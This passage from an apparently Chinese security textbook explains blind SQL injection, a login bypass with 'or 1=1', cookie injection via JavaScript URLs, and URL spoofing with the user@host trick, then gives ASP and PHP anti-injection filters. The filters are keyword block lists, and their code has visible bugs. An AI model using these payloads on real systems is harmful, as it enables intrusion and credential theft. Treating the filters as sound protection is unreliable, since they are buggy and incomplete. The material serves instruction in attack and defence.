- LEFT(string,N)：该函数用于自字符串的首字符开始，返回长度为 N 的字符。
- RIGHT(string,N)：该函数用于自字符串的尾字符开始，返回长度为 N 的字符。

黑客攻击者可以通过下面的查询语句来猜解用户的密码信息。

```
Select username from tb_user where id=1 and LENGTH(user_psd)=6%23'
```

上述语句中单引号是为了闭合 SQL 语句中的单引号。%23 是#，在 MySQL 中起注释作用，用来注释查询语句后不需要或容易引起错误的字符。提交后的最终语句如下所示：

```
Select username from tb_user where id=1 and LENGTH(user_psd)=6#'
```

该语句符合查询语句的语法，经过多次修改 user_psd 的长度，对比查询页面的反馈结果，最终可以得到密码的长度。在得到密码的长度之后（这里假设得到的密码长度为 32），黑客攻击者可以继续使用下面的语句获得用户密码的具体数值。

```
http://192.168.0.106/index.php?id=1' and LEFT(user_psd,1)='7
http://192.168.0.106/index.php?id=1' and LEFT(user_psd,4)='7067
http://192.168.0.106/index.php?id=1' and LEFT(user_psd,16)='7067a80cfe6712ae
http://192.168.0.106/index.php?id=1' and LEFT(user_psd,32)='
7067a80cfe6712aedb87cdd95338108b
```

经过多次查询判断，得到 32 位的 MD5 加密密码字符串，破解该 MD5 密码就可以获得用户密码的具体数值。

17.3 常见 Web 注入

通常情况下，动态网页都会连接数据库，程序代码最终都会将部分用户输入数据组合成 SQL 语句向数据库发起请求。在涉及到数据库操作的情况下，如果程序没有对用户变量进行严格的检测，就很有可能存在 SQL 注入漏洞。前面讲解了 ASP 和 PHP 环境下的注入，下面继续讲解有关 Web 注入的相关内容，包括 HTML 注入、JSP 和 ASPX 注入以及 Cookie 注入等 SQL 注入知识。

17.3.1 HTML 注入

HTML 属于静态网页，静态网页是不可能被注入的。所谓 HTML 注入，实际上就是和 ASP 或 PHP 的 SQL 注入一样。现在的一些网站，特别是一些大型网站所使用的 HTML 静态页面，其实很大一部分都有可能是动态的后台转换成前台静态的页面（通过后台管理添加前台“URL=http://www.zhao58.cn”数据“/URL”，生成前台 HTML 页面）。

黑客攻击者通常会在静态的页面中去寻找动态的页面。只要找出了动态页面链接，就有可能注入，并且注入成功率还很高。

这里向读者介绍使用 Sniffer 程序寻找后台动态页面真实地址的方法。

step 1 下载并且运行 Sniffer 程序。单击“Sniffer”菜单，然后选择“Start”命令，启动抓包操作开始抓包，如图 17.6 所示。




图 17.6 正在抓包

step 2 在执行抓包操作的同时，开始查看信息。单击列表中的每一条抓包记录，在列表的下面将显示该记录的连接信息，如图 17.7 所示。




图 17.7 查看抓包记录信息

step 3 当发现有价值的数据信息时，如发现了真正动态网页的地址（如图 17.7 所示），单击

“Sniffer”菜单，然后选择“Stop”命令，停止抓包。

step 4 单击“File”菜单，然后选择“Save”命令，在弹出的“另存为”对话框中将数据包保存为后缀为.sfd 的文件。保存完成之后，退出 Sniffer 程序。此时就可以根据找到的动态网页地址信息对目标网站实施注入攻击了。

17.3.2 JSP 和 ASPX 注入

JSP 和 ASPX 两种环境下的注入攻击方法与 ASP 和 PHP 注入攻击方法基本相同。其实现的基本思路是首先发现 SQL 注入位置，然后再判断服务器类型和后台数据库类型。在使用 SQL 注入时，从理论上说，认证网页中会有型如“select * from admin where username='XXX' and password='YYY'”的语句，若在正式运行此句之前，没有进行必要的字符过滤，则很容易实施 SQL 注入攻击。如在用户名文本框内输入“'abc'or 1=1”，在密码框内输入“123”，则 SQL 语句变成“select * from admin where username='abc'or 1=1 and password='123'”，这样不管用户输入任何用户名与密码，此语句永远都能正确执行，这样攻击者就会轻易骗过系统，获取合法身份，从而达到操作和控制网站的目的。

17.3.3 Cookie 注入

Cookie 是保存在客户端计算机，即运行浏览器的计算机中的一个文本文件。Cookie 用于 Web 站点在用户计算机上保存信息并以后再取回它，这些信息通常采用“名—值”对应的方式存储。Cookie 是一个可以被修改的文本文件，Cookie 存储在本地计算机上，并且伴随用户请求的页面在 Web 服务器与浏览器之间传递。用户每次访问网站的时候，Web 应用程序都可以读取 Cookie 包含的信息，使用 Cookie 能够达到让网站认识用户的目的，从而避免用户在登录网站时重复多次输入信息，如用户名和密码等信息。

现在很多网站都采用了通用防注入程序，对于这种网站，黑客攻击者通常采用 Cookie 注入的方法进行攻击，很多通用防注入程序对这种注入方式都没有防备。

在讲解 Cookie 注入知识之前，首先来回顾一下 ASP 脚本中 Request 对象的知识，在使用 Request 对象获取客户端提交的数据时，通常使用 GET 和 POST 两种方式，同时 Request 对象可以不通过集合来获得数据。但它的效率非常低，并且很容易出错。当用户省略具体的集合名称时，ASP 会按照 QueryString、from、cookie、servervariable 的集合顺序进行搜索。在 Request 对象成员中集合 Cookie 的意思是“读取用户系统发送的所有 Cookie 值。Cookie 是一个可以修改的文本文件，用户可以使用 Request.cookie 方式来提交变量的值，从而利用系统的漏洞进行注入攻击。

在了解了 Cookie 注入的相关内容之后，再向读者介绍几个常见的 JavaScript 函数和变量。

- **Document.cookie**：表示当前浏览器中的 Cookie 变量。
- **Alert()**：表示弹出一个对话框，在该对话框中单击“确定”按钮确认信息。
- **Escape()**：该函数用于对字符串进行编码。

在打开网站之后，在地址栏中直接输入“javascript:alert(document.cookie)”之后，按下 Enter 键即可查看本地的 Cookie，如图 17.8 所示。




图 17.8 查看浏览器 Cookie

实际上，Cookie 注入就是在不通过浏览器提交数据的情况下，使用 Cookie 提交 SQL 注入语句。最简单的修改 Cookie 的方法是，在浏览器的地址栏中直接输入“javascript:alert(document.cookie="userid="+escape("1 and 1=2"))”，然后按下 Enter 键，如图 17.9 所示。




图 17.9 使用 javascript 修改 Cookie

从图 17.9 中执行的结果可以看出，Cookie 中的 userid 变量已经被修改了。如果服务器后台程序在读取 Cookie 时没有对 Cookie 变量进行安全检测，此处就可以继续通过 SQL 注入进行攻击。如使用下面的语句可以进行 Cookie 注入。

```
javascript:alert(document.cookie="userid="+escape("1 and 0<>(select count(8)
from admin)"))
```

运行以上代码之后刷新页面，服务器程序在读取 Cookie 时查询语句很有可能会变成下面的语句。

```
Select * from users where userid=1 and 0<>(select count(8) from admin)
```

通常情况下，Cookie 注入攻击只针对那些使用 Cookie 保存变量，并且通过读取 Cookie 变量查询数据库的程序才能够发挥作用。

17.4 SQL 注入的防护

SQL 注入漏洞通常是黑客攻击者通过 SQL 注入攻击所寻找的目标。然而，SQL 注入漏洞是可以防护的，只要知道其原理就能有效地去防范各种 SQL 注入的攻击风险。下面就讲解有关 ASP 防注入系统和 PHP 防注入系统的有关知识。

17.4.1 ASP 防注入系统介绍

由于程序员在编程的时候没有对用户提交的变量做过滤或安全检测，因此经常会受到 SQL 注入攻击。一个 ASP 网站有很多个 ASP 文件，如果每个查询的文件都使用代码去判断提交的变量，那么程序的代码量就会很大，这也是不可能实现的。

对于一个 ASP 网站而言，可以采取通用防注入的方法来保护网站免受 SQL 注入的攻击。通用防注入系统的原理是在 ASP 网站中，在那些被调用的公共文件中嵌入安全检测的代码，这样在有文件调用公共文件时就会自动执行那些变量安全检测代码，从而达到防止 SQL 注入攻击，确保网站安全的目的。通常情况下，HTTP 请求包括 GET 和 POST 两种方式。只要在程序文件中过滤所有 GET 或者 POST 请求中参数信息的非法字符，就可以有效地防止 SQL 注入攻击。也就是说，实现 HTTP 请求信息过滤就可以避免网站受到 SQL 注入攻击。

在 ASP 网站中，IIS 是以字符串的形式向 asp.dll 传递 GET 请求的。当浏览器向 Request.QueryString 传递数据时，IIS 就会分析 Request.QueryString 的信息，并且根据字符“&”分割出每个不同的变量。如 http://192.168.1.106/Index.asp?UserName=mark&UserPsd=123456，就包含 UserName 和 UserPsd 两个变量。为了防止 SQL 注入攻击，在 HTTP 的 GET 请求参数中需要添加下面的过滤字符。

```
'|and|exec|insert|select|delete|update|count|*|%|chr|mid|master|truncate|c
har|declare
```

在 ASP 网站，过滤参数中 SQL 注入语句所有的关键字的实现代码如下所示。

```
<%
Dim sql_strdatas
sql_strdatas="'|and|exec|insert|select|delete|update|count|*|%|chr|mid|mas
ter|truncate|char|declare"
sql_strs=split(sql_strdatas, "|")
if Request.QueryString<>"" then
    for each sql_get in Request.QueryString
      for sql_data=0 to Ubound(sql_strs)
```

```
        if Instr(Request.QueryString(sql_get),sql_strs(sql_data))>0 then
            Response.Write "<Script Language=JavaScript>alart('请不要在参数中
包含非法字符!');history.back(-1)</script>"
            Response.end
End if
Next
Next
End if
%>
```

上面的程序代码虽然实现了对 HTTP 的 GET 请求的 SQL 注入拦截，但是还需要过滤 POST 请求。POST 请求的数据是通过 Request.Form 传递的。Request.Form 是以数组的形式存储数据的，因此只需要再进行一次判断就可以了，其具体实现的程序代码如下所示。

```
<%
If Request.Form<>"" then
   For each sql_post in Request.Form
      For sql_Data=0 to Ubound(sql_strs)
       if Instr(Request.QueryString(sql_post),sql_strs(sql_data))>0 then
            Response.Write "<Script Language=JavaScript>alart('请不要在参数中
包含非法字符!');history.back(-1)</script>"
            Response.end
End if
Next
Next
End if
%>
```

将上述两段 ASP 程序代码保存到文件 sqlinj.asp 中，并且修改网站数据库连接文件 conn.asp，在文件末尾添加“<!---#include file="sqlinj.asp"-->”代码，即可实现整个 ASP 网站的 SQL 注入防护。

如果在某个 ASP 网站中没有使用公共文件，可以单独使用程序代码对参数进行过滤，其具体实现的程序代码如下所示。

```
Function safer_request(str_name,int_type)
  'Str_name  表示参数的名称
  'int_type   表示参数的类型（1表示以上参数是数字,0表示以上参数是字符）
  Dim revalues
  Revalues=Request(Str_name)
  If int_type=1 then
     If not isNumeric(revalues) then
       Response.write "参数" & str_name & "必须为数值型数据"
       Response.end
     End if
   Else
     Revalues=replace(revalues, "'","''")
   End if
   Safer_request=revalues
End function
```

```
"sqlinj.asp"
```

17.4.2 PHP 防注入系统介绍

对于 PHP 网站而言，也可以设置通用的防注入程序代码，其实现的基本原理与 ASP 防注入系统基本相同。在 PHP 网站中，HTTP 提交的参数保存在系统变量$_GET 和$_POST 两个数组当中。因此，只要逐个检测数组中的变量即可实现对 HTTP 请求的参数进行安全检测。实现 PHP 防注入系统的程序代码如下所示。

```
<?php
//过滤 HTTP 中的 GET 请求参数
Foreach($_GET as $get_sql>=$get_get)
{
   If(is_numeric($var_getvalues))
{
//GET 整型变量
      $_GET[strtolower($get_sql)] = checkint($get_get);
      }
       Else
      {
//GET 字符串变量
       $_GET[strtolower($get_sql)] = checkstr($get_get);
      }
}
//过滤 HTTP 中的 POST 请求参数
Foreach($_POST as $post_sql>=$post_post)
{
    If(is_numeric($var_getvalues))
{
//POST 整型变量
     $_POST[strtolower($post_sql)] = checkint($post_post);
     }
     Else
      {
//POST 字符串变量
     $_POST[strtolower($post_sql)] = checkstr($post_post);
       }
}
//过滤整型数据函数
Function checkint($ints)
{
   Return intval($ints);
}
//过滤字符串数据函数
Function checkstr($strs)
{
   If(!get_magic_quotes_gpc())
    {
     Return addslashes($strs);
    }
```

```
    Return $strs;
}
?>
```

将上面的程序代码保存到一个公共的 PHP 文件当中，如将文件保存为 phpinj.php。其他文件都使用“include("phpinj.php")”调用这个公共文件。当用户访问其他文件并且提交参数时，就能够使用上面的程序代码对用户提交的数据信息进行过滤，从而保证了 PHP 网站的安全性和可靠性，有效地防止了 SQL 注入攻击。

17.5 小结

本章详细讲解了 SQL 注入技术的原理和防范方法。SQL 注入技术是当前网络中最流行的黑客攻击技术，目前越来越多的计算机安全爱好者都使用该方法对网站或者服务器进行攻击。读者在学习了本章中的内容之后，将能够对 SQL 注入技术有更深层次的了解，同时也能够掌握防止 SQL 注入的相关知识，既能成为一名黑客攻击高手，也能成为一名合格的计算机网络安全管理员。

下一章将详解欺骗攻击技术与安全防范，主要介绍使用欺骗攻击技术实施攻击的原理及其安全防范方面的相关知识。

◆ ◆ ◆

第 18 章　欺骗攻击技术与安全防范

本章包括

- ◆URL 欺骗攻击的原理及防范
- ◆DNS 劫持攻击的原理及防范
- ◆Cookie 欺骗攻击的原理及防范
- ◆ARP 欺骗攻击的原理及防范

在针对计算机网络安全的攻防当中，欺骗攻击技术通常作为常规攻击手段的辅助。黑客攻击者在使用常规攻击技术无法达到目的的情况下，往往会考虑使用欺骗攻击技术对网络中的目标计算机和服务器进行攻击。本章主要讲解在计算机网络安全的攻防当中，使用欺骗攻击技术实施攻击的原理及其安全防范方面的相关知识。

18.1　URL 欺骗

URL 欺骗指黑客攻击者通过网络向目标用户发送一个具有欺骗性的 URL 地址，用户在单击该 URL 地址时通常会感染计算机病毒或木马程序，从而达到黑客实施攻击的目的。最简单的 URL 欺骗就是注册一个与用户所熟悉的域名相近的域名。URL 欺骗虽然显得没有多少技术含量，但却很有效。因为用户在单击某个链接之后，一般是不会核对 URL 是否真实的。

18.1.1　URL 介绍

首先来了解一下什么是 URL，URL 是 Uniform Resource Locator 的缩写，中文意识是“统一资源定位符”。URL 是互联网上标准资源的地址，通常也被称为网页地址。URL 是用于完整地描述 Internet 上网页和其他资源地址的一种标识方法。Internet 上的每一个网页都具有一个唯一的名称标识，通常称为 URL 地址，这种地址可以是本地磁盘，也可以是局域网上的某一台计算机，但是更多的是 Internet 上的站点。简单地说，URL 就是 Web 地址，简称“网址”。

对于 Internet 服务器或万维网服务器上的目标文件，可以使用“统一资源定位符（URL）”地址，该地址以“http://”开始，例如 http://www.microsoft.com 为 Microsoft 网站的万维网 URL 地址。

URL 的一般格式如下所示（带方括号[]的为可选项）。

```
protocol:// hostname[:port] / path / [;parameters][?query]#fragment
```

针对上述 URL 格式说明如下：

- ◆ **protocol（协议）**　指定使用的传输协议。最常用的是 HTTP 协议，HTTP 协议是目前 WWW 中应用最广泛的协议。
- ◆ **hostname（主机名）**　指存放资源的服务器的域名系统（DNS）主机名或 IP 地址。有时，在主机名前也可以包含连接到服务器所需的用户名和密码。

- **port（端口号）** 是一个可选的整数，省略时则使用默认端口。各种传输协议都有默认的端口号，如 http 的默认端口为 80。如果输入时省略，则将使用默认的端口号。
- **path（路径）** 由零或多个“/”符号隔开的字符串。通常情况下，path 用来表示主机上的一个目录或文件地址。
- **;parameters（参数）** 用于指定特殊参数的可选项。
- **?query(查询)** 该参数可选，用于给动态网页(如使用 CGI、ISAPI、PHP/JSP/ASP/ASP.NET 等技术制作的网页)传递参数，可有多个参数，用“&”符号隔开，每个参数的名称和值用“=”符号隔开。
- **Fragment** 表示一个字符串类型的信息片断，用于指定网络资源中的片断。例如一个网页中有多个名词解释，可使用 fragment 直接定位到某一个名词解释。

URL 是为了能够使客户端程序查询不同的信息资源时有统一访问方法而定义的一种地址标识方法。在 Internet 上所有资源都有一个独一无二的 URL 地址。

18.1.2 URL 欺骗原理与防范

在了解了 URL 之后，再来了解一下有关 URL 欺骗的原理及其相关的防范知识。在 URL 地址中，“:”和“@”字符具有特殊的含义，其作用是向服务器提供认证的用户名和密码。用户也可以在访问 FTP 输入 URL 地址时直接包含用户名和密码。一个正常的 FTP 资源定位语句如下所示：

```
ftp://admin:admin@www.zhao58.cn/manage/picture.rar
```

然而，黑客攻击者在欺骗用户时经常会使用类似下面的网址。

```
http://www.163.com@zhebianhao.com/merrychristmas.html
```

上面的网址具有极大的欺骗性，不仔细查看用户还真会以为是 163 网站的地址，通常会不假思索地去单击，单击之后很有可能就会感染计算机病毒或木马程序。网址中的 www.163.com 在这里只是充当了用户名的作用，真实的主机名实际上是 zhebianhao.com。实际上，这种 URL 欺骗是利用了用户把主要注意力都集中到主要内容而不是 URL 地址上这个事实。通常情况下，黑客攻击者可以通过 E-mail 或 QQ 聊天工具发送带有攻击性的 URL 地址，用户在单击该 URL 地址之后就有可能受到 URL 欺骗攻击，如图 18.1 所示。

上面讲解的内容只是简单地隐藏了 URL 欺骗的真实目的，其实还可以用更好的方法来进行隐藏。通常情况下，黑客攻击者喜欢在 URL 地址中一大串后缀上做文章，因此要对 URL 地址进行编码。编码 URL 主机名后的字符的方法就是将字符的 ASCII 码逐个取出，并加上字符串“%”。例如“merrychristmas.html”经过编码后成为“%6D % 65% 72% 72% 79% 63% 68% 72% 69% 73% 74% 6D% 61% 73% 2E% 68% 74% 6D% 6C”，而 URL 地址“http://www.163.com@zhebianhao. com/merrychristmas. html”经过编码后将会得到下面的 URL 地址。

```
http://www.163.com@zhebianhao.com/%6D%65%72%72%79%63%68%72%69%73%74%6D%61%
73%2E%68%74%6D%6C
```

这样，不注意的用户还以为是 163 网站的地址，而事实上这个地址指向的是黑客攻击的地址，

从而使黑客攻击者实现通过 URL 欺骗进行攻击目标用户的目的。

从上面讲解的 URL 欺骗原理可以看出，URL 欺骗实际上是利用了用户把主要注意力都集中在主要内容而不是 URL 地址上这个事实。如果用户在访问陌生人发来的 URL 地址或网络中的 URL 地址之前，首先对该 URL 地址进行仔细分析和查看，确认该 URL 地址安全之后再进行访问，就可以有效地防止 URL 欺骗攻击。

18.2 Cookie 欺骗

前面讲解了 URL 欺骗技术，在计算机网站被广泛应用的今天，绝大多数网站在设计时都使用 Cookie 技术。然而，很多开发网站的程序员在设计网站时，常常会因为使用 Cookie 技术而忽略了网站的安全性，这就为黑客攻击者通过 Cookie 欺骗攻击提供了便利的条件。

18.2.1 Cookie 欺骗介绍

前面的章节中已经讲解了有关 Cookie 的相关知识。Cookie 记录着用户的 ID、密码等数据信息，Cookie 数据信息在网上传递时通常使用 MD5 方法进行加密。这样经过加密处理后的信息，即使被黑客攻击者所截获，也看不懂，因为他看到的只是一些无意义的字母和数字。

然而，黑客攻击者在截获 Cookie 时，并不需要知道这些字符串的含义，他们只要把截获的 Cookie 向服务器提交，并且能够通过验证，即可冒充受害人的身份，登录网站。这种通过 Cookie 冒充他人身份登录网站的方法就称为 Cookie 欺骗，这种技术就称为 Cookie 欺骗技术。

18.2.2 Cookie 欺骗原理与防范

在浏览器中，只有来自同一域名的 Cookie 才可以读写信息，Cookie 针对通信协议并没有影响。通常情况下，Cookie 欺骗可以有以下几个的方法。

- 跳过浏览器，直接改写通信数据。
- 修改浏览器，让浏览器从本地可以读写任意域名的 Cookie。
- 使用签名脚本，让浏览器从本地可以读写任意域名的 Cookie。
- 欺骗浏览器，让浏览器获得假的域名。

在这几种 Cookie 欺骗的途径当中，“使用签名脚本”这种方法并不适合于普通用户。该方法通常情况下可以通过下面两种方式来实现。

- 直接使用签名脚本，不需要签名验证。这种方法由于用户要经常上网，所以会产生很严重的安全问题。
- 对脚本进行签名后再使用签名脚本，这种方法需要使用专用的数字签名工具，对普通用户也不合适。

使用“欺骗浏览器”的方法很简单，不需要什么工具就可以实现，比较适合于普通用户。

